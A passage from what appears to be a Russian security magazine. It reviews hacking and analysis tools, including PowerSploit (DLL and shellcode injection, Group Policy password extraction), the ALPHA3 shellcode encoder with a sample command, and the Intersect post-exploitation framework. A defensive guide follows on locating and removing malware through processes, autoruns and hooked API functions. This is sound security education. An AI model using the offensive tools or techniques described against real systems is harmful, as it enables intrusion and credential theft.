Программа отлично подходит для реверсинга сетевых протоколов, создания собственных протоколов и тестирования их в реальной среде, позволяет моделировать поведение редких сетевых протоколов или протоколов, используемых вредоносным ПО или ботнетом, в исследовательских целях. Также она очень полезна при фазинге сетевых приложений.

При своей работе программа использует несколько алгоритмов: алгоритм Needleman-Wunsch для выполнения выравнивания двух последовательностей; метод невзвешенного попарного арифметического среднего (UPGMA); L*m распределенный алгоритм Dana Angluin.



Автор: Matt Graeber
URL: https://github.com/mattifestation/PowerSploit
Система: Windows

3

POWERSHELL POST-EXPLOITATION ФРЕЙМВОРК

PowerSploit — это набор Microsoft PowerShell скриптов, которые могут быть использованы на этапе постэксплуатации во время проведения теста на проникновение. PowerSploit состоит из следующего набора скриптов:

- Inject-Dll;
- Inject-Shellcode;
- Encrypt-Script;
- Get-GPPPassword;
- Invoke-ReverseDnsLookup.

Таким образом, можно инжектить свою DLL или шелл-код в любой процесс в системе на свой выбор, получать пароли в открытом виде от учетных записей из Group Policy или сканировать диапазон IP-адресов для PTR-записей DNS, что очень полезно при рекогносцировке на местности.

Помимо этих постэксплуатационных скриптов, также есть набор скриптов на PowerShell для анализа PE-файлов и решения задач, связанных с reverse engineering программ, написанных на C#.

Подробнее об инструменте и возможностях его расширения можно почитать на сайте автора: www.exploit-monday.com.




Автор: SkyLined
URL: code.google.com/p/alpha3
Система: Windows

КОДЕР ДЛЯ ALPHANUMERIC ШЕЛЛ-КОДОВ

ALPHA3 — это инструмент на Python от легендарного SkyLined, позволяющий трансформировать любой x86 или x64 машинный код в цифро-буквенный код с аналогичной функциональностью. Зачем это надо? Порой при написании эксплойтов боевую нагрузку можно передать только в виде печатных символов: цифр, букв, знаков. Как раз при решении такой задачи ALPHA3 и необходим. Принцип работы инструмента следующий: на вход получается машинный код, который преобразуется с помощью специального кодера в цифро-буквенное представление, к началу полученного кода добавляется соответствующий декодер, имеющий также цифро-буквенное представление. Этот декодер конвертирует наше представление в исходное и передает на него управление. Единственным ограничением к исходному шелл-коду является отсутствие в нем нулевых байтов. Пример запуска программы:

```
ALPHA3.py ascii EDI --input="file"
 > shellcode.txt
```

В строке запуска можно заметить наличие параметра, указывающего на базовый адрес, который указывает на текущее местоположение шелл-кода в памяти и относительно которого будет происходить его раскрутка (в данном случае это регистр EDI). Помимо того что поддерживает две архитектуры, скрипт может выдавать шелл-код в нескольких кодировках: ascii, cp437, latin-1, utf-16.



Автор: Joxean Koret
URL: zerowine.sourceforge.net
Система: Windows



ПОВЕДЕНЧЕСКИЙ АНАЛИЗ ВРЕДОНОСНОГО ПО

Zero Wine — проект по безопасности, предназначенный для проведения динамического анализа вредоносных файлов в ОС Windows. Для этого Zero Wine запускает исследуемый файл в изолированной среде (в качестве песочницы используется WINE) и собирает информацию о поведении программы, а затем уже выводит ее в удобочитаемом виде. Собираемая информация:

- полный raw trace файл, генерируемый WINE;
- строки;
- заголовок исполняемого файла;
- наиболее интересные API-вызовы и их параметры.

Сам Zero Wine представляет собой образ ОС Debian для виртуальной машины QEMU, взаимодействовать с которой можно через веб-интерфейс. При определенных параметрах запуска также возможно поставить анализ файлов на поток: загрузка вредоносного ПО, анализ и сохранение отчета. Из проблем продукта можно выделить не особо хорошую работу в случае, если зловред запакован некоторыми пакерами (например, Armadillo), и легкое детектирование окружения WINE со стороны зловредов.

Автор: ohdae
URL: ohdae.github.com/Intersect-2.5
Система: *nix



POST-EXPLOITATION ФРЕЙМВОРК ДЛЯ LINUX


Intersect — это постэксплуатационный фреймворк для Linux, написанный на Python. Основная цель данного проекта — помочь автоматизировать ряд рутинных, типовых задач, выполняемых при проведении тестов на проникновение, связанных с постэксплуатацией и извлечением данных из системы.

Благодаря данному фреймворку можно создавать собственные скрипты из предустановленных шаблонов и модулей, которые также могут быть написаны для необходимой автоматизации действий.

При этом программа имеет простой command-line с пунктами выбора и позволяет создавать собственные сборки Intersect, включающие только необходимые модули и скрипты.

На данный момент фреймворк включает в себя 30 стандартных и пользовательских модулей и 4 встроенных скрипта, состоящих из существующих модулей и разбитых по классу задач:

- сбор локальной информации;
- сбор сетевой информации;
- закрепление в системе;
- набор шеллов.



Автор: rohitab.com
URL: www.rohitab.com/apimonitor
Система: Windows



МОНИТОРИМ ВСЕ API-ВЫЗОВЫ

API Monitor контролирует и отображает API-вызовы, выполненные приложениями и службами в системе. Это мощный инструмент для просмотра того, как та или иная программа работает изнутри. Особенности:

- поддержка 64-битной Windows;
- предварительный обзор с подсветкой синтаксиса;
- более 10 000 определений API-функции и более 600 COM-интерфейсов;
- мониторинг COM;
- просмотр буфера;
- отрисовка дерева вызовов;
- декодирование параметров и возвращаемых значений;
- декодирование кодов ошибок;
- работа со стеком;
- просмотр процессов;
- мониторинг служб;
- настраиваемый мониторинг DLL;
- работа с потоками.


Программа умеет как открывать процессы, так и аттачиться к уже существующим процессам в системе для анализа их работы. На каждом уровне представления существует очень гибкая система фильтрации.


Евгений Дроботун (drobotun@xakep.ru)



НА МАЛВАРЬ БЕЗ АНТИВИРУСА







ЧТО ДЕЛАТЬ, ЕСЛИ ЕГО БАЗЫ ЕЩЕ НЕ УСПЕЛИ ОБНОВИТЬСЯ?

Наверняка к твоему дому уже давно протоптали широкую тропу потерпевшие от разного рода компьютерной нечисти, наслышанные о твоей неимоверной крутости и беспощадности в борьбе с заразой. Поначалу такая популярность тебя смущала и одновременно радовала, чуть позже стала напрягать, ведь у тебя и своих дел полно. Мы решили прийти к тебе на помощь и нарисовали небольшую карту поиска малвари с некоторыми пояснениями. Теперь вместо того, чтобы небрежно отмахиваться от очередной жертвы компьютерного криминала, ты можешь прикрыться своим любимым журналом и сказать: «Сделай сам, тут все написано и нарисовано...»



В общем случае тактика проведения боевой операции по освобождению компьютера от зловредов заключается в следующем порядке действий:

- находим процесс, принадлежащий вредоносному коду, и останавливаем его;
- находим место, где лежит вредоносный файл, и удаляем его;
- ликвидируем последствия.

Основная проблема, как правило, состоит в преодолении первого этапа, ведь подавляющее большинство вредоносных программ тщательно маскируют свое присутствие в системе, да и вредоносный процесс остановить голыми руками получается далеко не всегда.

Удалить файл тоже удается далеко не всегда — малварь крепко цепляется за жизнь и нередко достаточно глубоко вгрызается в жесткий диск.


Тем не менее приступим...

ДИСПЕТЧЕР ЗАДАЧ

Первое место, куда стоит заглянуть в поисках следов вредоносов, — это диспетчер процессов. Само собой, способов скрыться от его взора у современной малвари достаточно много, но в жизни всякое бывает.

Итак, вариантов в этом случае у нас будет три:

- в диспетчере задач явно виден какой-то лишний процесс с весьма подозрительным названием, и этот процесс запросто можно завершить;
- также наблюдаем подозрительный процесс, но завершить его обычным способом не получается;
- диспетчер процессов кристально чист, и ничего подозрительного в нем не наблюдается.


Да


Нет


Дальше

Вход на ветку | Очередной шаг | Выход с ветки

Антивирус молчит, но, как говорится, осадок-то остается, и подозрения о том, что что-то все-таки не так, тебя не покидают

Мы бы с удовольствием разделили твою уверенность по поводу чистоты твоего компьютера, но, как истинные параноики информационной безопасности, не спешим этого делать. Еще раз хорошо подумай, прежде чем листать журнал дальше

Твои подозрения подкреплены требованиями некоторой суммы денег и фразами о том, что компьютер заблокирован?

Следуем на СТР. 72

Следуем на СТР. 74

Ликвидируем последствия работы малвари. Удаляем файл, чистим ветки автозагрузки реестра, восстанавливаем файл hosts, восстанавливаем работу диспетчера задач, редактора реестра и т. д.

Ищем подозрительные процессы в диспетчере процессов. Как отличить подозрительный процесс от неподозрительного — читай статью. Подозрительные процессы в наличии?

Следуем на СТР. 73

Пытаемся завершить подозрительный процесс с помощью диспетчера процессов. Удачно?

Пытаемся завершить подозрительный процесс другими способами. Удачно? (про другие способы читай в статье)

В первом случае все просто. Завершаем процесс, ищем файл, смотрим автозагрузку, смотрим внутрь файла, заливаем файл на вирустотал, выносим вердикт и в конце концов смело его удаляем. Надеюсь, что «свои» процессы ты хотя бы частично узнаешь в лицо и трогать системные процессы типа lsas, services, system, winlogon, svchost, csrss в здравом уме не будешь.

При этом следует помнить, что все системные процессы «живут» в папке %windir%\system32\ (исключение — explorer.exe, он, как правило, прописан просто в %windir%\). Если путь к исполняемому файлу процесса ведет в другое место, особенно в какие-нибудь временные папки или на флешку, то это следует расценивать исключительно как вредоносное вмешательство. Также стоит обратить внимание на то, от чьего имени работает процесс. Если системный процесс работает от имени пользователя, то это повод насторожиться. Про то, что вредоносные процессы могут выдавать себя за системные, я думаю, ты знаешь, и процесс с именем вроде "svshost" без своего внимания не оставишь.


Если мы имеем дело со вторым случаем, то это — серьезный повод задуматься. Обычно нормальные и законопослушные программы без проблем дают себя удалить из списка процессов. В такой ситуации можно попробовать воспользоваться каким-нибудь альтернативным менеджером процессов, например Process Explorer от SysInternals или ProcessHacker, или заюзать утилиту Kernel Detective — последним двум по силам даже справиться с процессами многих антивирусов. Также можно попытаться приаттачиться к этому процессу отладчиком, а потом завершить все это вместе с отладчиком (способ довольно действенный, особенно если использовать для этого WinDbg).

Если случай настолько тяжелый, что все перечисленное не помогает, то, скорее всего, дело не обошлось без перехвата функций в ядре, но об этом несколько позже.


Если в диспетчере задач мы ничего подозрительного не увидели, то либо все чисто (этот вариант мы, как истинные параноики компьютерной безопасности, отметаем), либо вредоносный процесс умело маскирует свое присутствие, либо малварь внедрила свой код в какой-то легальный процесс и под его прикрытием творит свои нехорошие дела.

Скрытые процессы также можно попытаться выявить каким-нибудь альтернативным диспетчером процессов или опять же попробовать использовать Kernel Detective, который умеет выявлять маскировку процесса, реализованную с помощью перехвата API-функции NtQuerySystemInformation.

Вообще бесследно скрыть процесс в системе практически невозможно, какие-нибудь следы присутствия все равно остаются, ведь каждый процесс имеет целую кучу косвенных признаков, по которым



Подозрительный процесс в штатном диспетчере процессов



можно его обнаружить. Это созданные им хендлы, окна, некоторые другие системные объекты (например, многие трояны создают при заражении системы мьютекс, для того чтобы избежать повторного заражения). Все это можно попытаться просмотреть и проанализировать. К примеру, с помощью консольной утилиты Handle от Марка Руссиновича из небезызвестной SysInternals можно увидеть открытые хендлы для всех процессов, в том числе и для скрытых.

Для исследования объектов, созданных в системе, пригодится тулза под названием WinObj из того же самого набора SysInternals Suit. С ее помощью можно посмотреть все созданные системные объекты и определить, каким процессом он создан.

Если мы столкнулись с внедрением вредоносного кода в процесс, нужно учесть, что, как правило, это делается либо для беспрепятственного доступа в сеть из-под доверенного процесса (для этого неплохо подходят процессы svchost.exe или explorer.exe), либо для организации перехвата некоторых системных функций и внедрения этих перехватов во все запущенные и запускаемые процессы (излюбленным местом для внедрения в этом случае становится процесс explorer.exe, а иногда winlogon.exe).

Обнаружить взаимодействие внедренного кода с сетью можно, используя какие-либо утилиты мониторинга сетевых соединений. К примеру, в «полном собрании сочинений» от SysInternals для этого имеется тулза TcpView, которая производит мониторинг всех подключений и выводит список процессов, использующих TCP- и UDP-соединения. При этом отображаются основные параметры каждого соединения — имя процесса, протокол, идентификатор состояния подключения, локальный и удаленный адреса.

ПЕРЕХВАТЫВАЕМАЯ ФУНКЦИЯ	ФУНКЦИИ, ВЫПОЛНЯЕМЫЕ ПЕРЕХВАТЧИКОМ
ntdll.dll!LdrLoadDll kernel32.dll!LoadLibrary	Отслеживание загрузки библиотек
ntdll.dll!EnumerateValueKey ntdll.dll!EnumerateKey advapi.dll!RegEnumKey advapi.dll!RegEnumKeyEx advapi.dll!RegEnumValue	Маскировка ключей и их значений в реестре, блокировка изменений значений ключей в реестре
ntdll.dll!OpenProcess ntdll.dll!OpenThread	Защита процессов и потоков от анализа и завершения
ntdll.dll!NtQuerySysteminformation ntdll.dll!RtlGetNativeSystemInformation kernel32.dll!Process32Next kernel32.dll! CreateToolhelp32Snapshot	Маскировка процессов
ntdll.dll!NtQueryDirectoryFile ntdll.dll!NtCreateDirectoryObject ntdll.dll!NtOpenDirectoryObject ntdll.dll!QueryInformationFile ntdll.dll!OpenFile ntdll.dll!CreateFile kernel32.dll!FindNextFile kernel32.dll!CopyFile kernel32.dll!MoveFile kernel32.dll!DeleteFile	Маскировка файлов и каталогов, блокировка доступа к файлам, искажение информации о файлах

API-функции, которые любят перехватывать вредоносные программы

Следуем на СТР. 76

Определяем PID и завершаем процесс по его номеру, например командой taskkill. Получилось?

Ищем записи, принадлежащие малвари, в областях автозагрузки реестра. Есть?

Следуем на СТР. 75

Ищем косвенные признаки присутствия вредоносного процесса (открытые хендлы, окна, мьютексы и другие системные объекты, принадлежащие неопознанным процессам). Неопознанные системные объекты есть?

Пытаемся завершить вредоносный процесс другими способами. Удачно? (про другие способы в статье)

Удаляем эти записи. Все удалилось?

С помощью Process Hacker или Process Explorer «замораживаем» вредоносный процесс и опять пытаемся удалить лишние записи из автозагрузки. Удаление удалось?

Смотрим список процессов чем-нибудь более продвинутым, например утилитой Process Hacker или Kernel Detective. Видишь что-нибудь неопознанное?

Этой же утилитой попытайся убить вредоносный процесс. Получилось?

Перезагружаем компьютер

Диспетчер процессов девственно чист, но это ни о чем не говорит. Современная малварь давно уже научилась от него прятаться


Ликвидируем последствия работы малвари. Удаляем файл, чистим ветки автозагрузки реестра, восстанавливаем файл hosts, восстанавливаем работу диспетчера задач, редактора реестра и т. д.

СЛЕДУЕМ НА СТР. 74

Если в списке, полученном с помощью этой утилиты, мы увидим, например, explorer.exe, ведущий активный обмен с непонятным адресом, то лучше либо закрыть это соединение, либо вовсе перезапустить процесс.

ОБЛАСТИ АВТОЗАГРУЗКИ

Существует много разных способов сделать так, чтобы вредоносный код запускался вместе с системой. В подавляющем большинстве вредоносов (вновь входящих в моду буткитов это не касается)




Подозрительная сетевая активность процесса explorer.exe

для этого, тем или иным способом, используется реестр (про папку «Автозагрузка» упоминать не стоит, хотя, говорят, ее тоже иногда задействуют).

Все места в реестре и способы запуска вредоносного кода перечислять мы не будем, их очень много, тем более что просмотреть их вручную — задача не из легких. Гораздо приятнее воспользоваться каким-нибудь менеджером автозагрузки. Самый лучший образец такого рода программ — это Autoruns от SisInternals (более подробно об этой утилите смотри врезку).

К сожалению, многие вредоносные программы защищены от удаления их из областей автозагрузки в реестре. Обычно они периодически проверяют наличие ключей в реестре и, если те удалены, создают их заново. Также может использоваться периодическое удаление текущего ключа и создание нового, с другим именем. Для того чтобы этому противостоять, одного Autoruns'а будет недостаточно. На помощь может прийти Process Explorer или какой-нибудь другой менеджер процессов, который может приостанавливать («замораживать») процесс и все его потоки. Порядок действий прост: приостанавливаем процесс (обычно это пункт меню «Suspend»), затем удаляем все лишнее из автозагрузки, перезагружаемся, и, если повезло, вредоносный код остается не у дел.

Более серьезную защиту областей автозагрузки с вредоносным кодом дает перехват функций работы с реестром. В таком случае



появляется необходимость снимать эти перехваты и восстанавливать оригинальный путь вызова API.

ПЕРЕХВАТЫ ФУНКЦИЙ

Для маскировки своего присутствия в системе более или менее продвинутая малварь может перехватывать некоторые API-функции (про такие перехваты мы уже говорили, когда обсуждали скрытие процессов). Малварь может не только маскировать непосредственно свой процесс, но и скрывать местоположение файла или какие-нибудь записи в реестре. Соответственно в первом случае необходимо перехватывать функции для работы с файлами и директориями, во втором — функции для работы с реестром.

